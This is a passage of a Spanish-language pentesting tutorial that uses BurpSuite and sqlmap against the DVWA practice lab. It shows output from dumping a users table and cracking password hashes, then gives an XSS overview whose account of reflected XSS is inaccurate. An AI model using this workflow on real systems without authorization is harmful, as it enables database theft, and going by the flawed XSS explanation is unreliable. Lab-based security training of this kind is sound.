
Ahora configuraremos nuestro navegador para que mande todos los paquetes a ese puerto, para esto, abre el navegador (Firefox es el que está por defecto), las opciones a la derecha, y haz clic en el botón preferences.




Ahora selecciona en general, y la opción proxies, esta opción debe de estar en todos los navegadores, así que si usas otro navegador igual debes de poder hacer esto.



Y ahora simplemente selecciona la opción manual proxy configuration, recuerda que debe estar configurado en el mismo puerto que BurpSuite y en el localhost.



Ahora en BurpSuite vamos a irnos a la sección intercept.




Y listo, ya está todo configurado, ahora cualquier cosa que mandes por tu navegador tendrá que pasar por BurpSuite, aquí hay dos botones importantes, el primero es forward, que permitirá que los paquetes continúen su ruta normal, drop, que tirara las conexiones, y el código en la consola te dará la capacidad de editarlo si lo deseas.

Ahora regresemos a la página de DVWA, y metamos algo en el espacio, puedes poner lo que sea, en mi caso escribí un simple “1”.




Notaras que se queda cargando la página, esto es porque los paquetes están “detenidos” por BurpSuite, así que vamos a la consola de BurpSuite.

Como podrás notar, ahora nos aparece información en la consola, esto es referente a lo que se está enviando a la página, desde aquí ya podemos ver la cookie, que es lo primero que buscábamos, seleccionada en rojo, vamos a copiarla y guardarla en una nota.



Ahora lo que necesitas es la URL, esto lo puedes sacar de la barra de dirección siguiente, o haciendo clic derecho en la consola de BurpSuite, y seleccionando “copy URL”.




Luego de esto deberás tener en tu nota algo similar a esto:



Inyección SQL (SQLi) - Practica

A este punto, ya tenemos todo lo que buscábamos de BurpSuite, así que ya podemos cerrarlo, y abrir una terminal, en esta, vamos a utilizar una herramienta llamada SQLMap, esta herramienta puede ser utilizada con mandarla llamar desde la terminal y darle ciertos parámetros.

La estructura es la siguiente, primero tenemos que llamar por nombre a sqlmap, luego, tenemos que darle la bandera -u para darle una URL a donde atacar, luego darle la URL en comillas, y en este caso, es requerida la cookie, así que se la daremos con la bandera --cookie, seguido de la cookie entre comillas (recuerda que esto solo es necesario en páginas con autenticación), y posteriormente le pediremos algo, en este caso, le pediremos las bases de datos, con la bandera --dbs



Luego de presionar enter, la herramienta buscará por potenciales métodos vulnerables a inyección, hay que esperar un par de minutos a que la herramienta termine su trabajo.

```
[02:51:56] [INFO] testing connection to the target URL
[02:51:56] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[02:51:56] [INFO] testing if the target URL content is stable
[02:51:57] [INFO] target URL content is stable
[02:51:57] [INFO] testing if GET parameter 'id' is dynamic
[02:51:57] [WARNING] GET parameter 'id' does not appear to be dynamic
[02:51:57] [INFO] heuristics detected web page charset 'ascii'
[02:51:57] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
 (possible DBMS: 'MySQL')
[02:51:57] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable t
o cross-site scripting (XSS) attacks
[02:51:57] [INFO] testing for SQL injection on GET parameter 'id'
```

Para cuando termine la herramienta (recuerda presionar Y en lo que sea indicado y N si es innecesario), debería mostrar una pantalla similar a esta, mostrando las bases de datos disponibles debido a que se confirmó la vulnerabilidad.

```
[02:57:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0
[02:57:52] [INFO] fetching database names
[02:57:53] [INFO] used SQL query returns 2 entries
[02:57:53] [INFO] retrieved: information_schema
[02:57:53] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema

[02:57:53] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.1.
66'

[*] shutting down at 02:57:53
```

A este punto sabemos es vulnerable el sistema, que existen dos bases de datos, llamadas “dvwa” y “information_schema”.

Luego de esto, vamos a robar información de estas bases de datos, tomando de ejemplo a la que se llama dvwa, pero primero un poco de fundamento de bases de datos.

Las bases de datos se conforman de jerarquías, y van así:

Base de Datos

Tablas

Columnas

Datos


Y en SQLMap se puede pedir información dentro de una de esta jerarquía, o quienes están dentro de esta. En esta tabla están los parámetros.

-

Bases de datos	--dbs	-D
Tablas	--tables	-T
Columnas	--columns	-C
Datos		--dump

-


Esto es importante porque tenemos que seguir esta estructura para pedirle a SQLMap que nos dé información, por ejemplo, ahora le diremos que nos de todas las tablas que están dentro de la base de datos dvwa, para esto, diremos que queremos sacar de la base de datos dvwa con la bandera -D, las tablas, con la bandera --tables.



Ahora podemos ver las tablas como resultados.

```
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```


Ahora pediremos las columnas con la bandera --columns dentro de la tabla con la bandera -T de users.



Y obtenemos un resultado.

```
Database: dvwa
Table: users
[6 columns]
+------------+-------------+
| Column     | Type        |
+------------+-------------+
| user       | varchar(15) |
| avatar     | varchar(70) |
| first_name | varchar(15) |
| last_name  | varchar(15) |
| password   | varchar(32) |
| user_id    | int(6)      |
+------------+-------------+
```

Y finalmente, queremos los datos, sacados con la bandera --dump, de las columnas (pueden ser varias), user y password, con la bandera -C.



En este caso las contraseñas están "hasheadas", o encriptadas, por eso aparecen contraseñas tan complejas, así que dejaremos que SQLMap las desencripte usando un diccionario, así que al preguntar si queremos crackear las contraseñas vía un ataque de diccionario, seleccionaremos Y seguido de 1 para seleccionar el diccionario por defecto de SQLMap.

```
[03:12:36] [INFO] used SQL query returns 6 entries
[03:12:36] [INFO] heuristics detected web page charset 'ascii'
[03:12:36] [INFO] retrieved: 1337
[03:12:36] [INFO] retrieved: 8d3533d75ae2c3966d7e0d4fcc69216b
[03:12:36] [INFO] retrieved: admin
[03:12:36] [INFO] retrieved: 21232f297a57a5a743894a0e4a801fc3
[03:12:36] [INFO] retrieved: gordonb
[03:12:36] [INFO] retrieved: e99a18c428cb38d5f260853678922e03
[03:12:36] [INFO] retrieved: pablo
[03:12:36] [INFO] retrieved: 0d107d09f5bbe40cade3de5c71e9e9b7
[03:12:36] [INFO] retrieved: smithy
[03:12:36] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[03:12:36] [INFO] retrieved: user
[03:12:36] [INFO] retrieved: ee11cbb19052e40b07aac0ca060c23ee
[03:12:36] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other
 tools [y/N]
```

```
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[03:15:45] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
```

Ahora esperaremos un par de minutos, en lo que la herramienta crackear las contraseñas, podemos ver en la terminal como va avanzando.

```
[03:16:49] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[03:16:49] [INFO] cracked password 'admin' for hash '21232f297a57a5a743894a0e4a801fc3'
[03:16:56] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[03:17:11] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[03:17:12] [INFO] current status: lukie... \
```

Y finalmente, nos entregará un resultado similar a los anteriores, con los usuarios y contraseñas ya en texto plano.

```
Database: dvwa
Table: users
[6 entries]
+---------+---------------------------------------------+
| user    | password                                    |
+---------+---------------------------------------------+
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
| admin   | 21232f297a57a5a743894a0e4a801fc3 (admin)    |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)   |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| user    | ee11cbb19052e40b07aac0ca060c23ee (user)     |
+---------+---------------------------------------------+
```

Aquí algo importante es que hayas puesto atención a la estructura de SQLMap, pero esta metodología puede ser utilizada con virtualmente cualquier sistema que tenga la vulnerabilidad de SQLi, sin embargo, úsala con cuidado, ya que esta es una vulnerabilidad crítica aun relativamente común y explotarla contra sistemas sin autorización puede meterte en problemas reales.

Adicionalmente, te recuerdo que antes de hacer este ataque debes de haber identificado la vulnerabilidad en el paso dos de la metodología (análisis de vulnerabilidades).

Cross Site Scripting (XSS)

Cross-Site Scripting, mejor conocido como XSS, es otra de las vulnerabilidades más comunes en aplicaciones web, al igual que la inyección SQL, permite ejecutar comandos, pero estos son del lado del cliente, en vez del lado de servidor o base de datos, esto significa que un atacante puede utilizar esta vulnerabilidad para atacar a todos los que visiten o utilicen un sitio web, desde inyectar código malicioso, hasta robar información de los clientes, además, es posible realizar ataques de defacing con esto, que afectaría seriamente a la organización comprometida en términos de reputación u otras maneras que afectan directa o indirectamente en el bolsillo o credibilidad de la organización.

Esta vulnerabilidad aún es una de las más comunes y más graves, ha afectado hasta a organizaciones tan grandes como Twitter, Facebook, YouTube, entre otras.

Tipos de XSS

Esta vulnerabilidad no existe en un solo “sabor”, hay varios tipos de ataques y vulnerabilidades XSS que pueden afectar en diferente forma a la seguridad de una página web.

Hay más formas de XSS de las que hablaré, pero estas dos son las más comunes.

Reflejada (no persistente)

La versión no-persistente, o mejor conocida como reflejada de XSS es la forma más sencilla de esta vulnerabilidad. Velo así, imagínate 10 personas, incluyéndote, están viendo un monitor cada uno que muestra exactamente lo mismo para todos, y tú le avientas una pelota que hace que parpadee por unos minutos, y a las otras 9 personas les aparece eso exactamente igual que en tu monitor, pero si no sigues apuntando pelotas, el monitor se normaliza tanto para ti como para los demás.

Así es como funciona esta vulnerabilidad, realizas el ataque y a todos les aparece, por ejemplo, podrías mandar a todos los que estén viendo una página en el momento que se ejecute código malicioso, o que los dirija a otro sitio, pero solo afectara en ese momento.

Persistente (almacenada)


Esta forma de XSS es mucho más devastadora, esto ocurre cuando el ataque hecho por el atacante se graba en el servidor, y se muestra permanentemente en las página o aplicación web.

Esto puede dejar código malicioso corriendo indefinidamente en páginas web, afectando a todos los que visiten la página o mostrando información incorrecta, o hasta un defacing.

Práctica: XSS

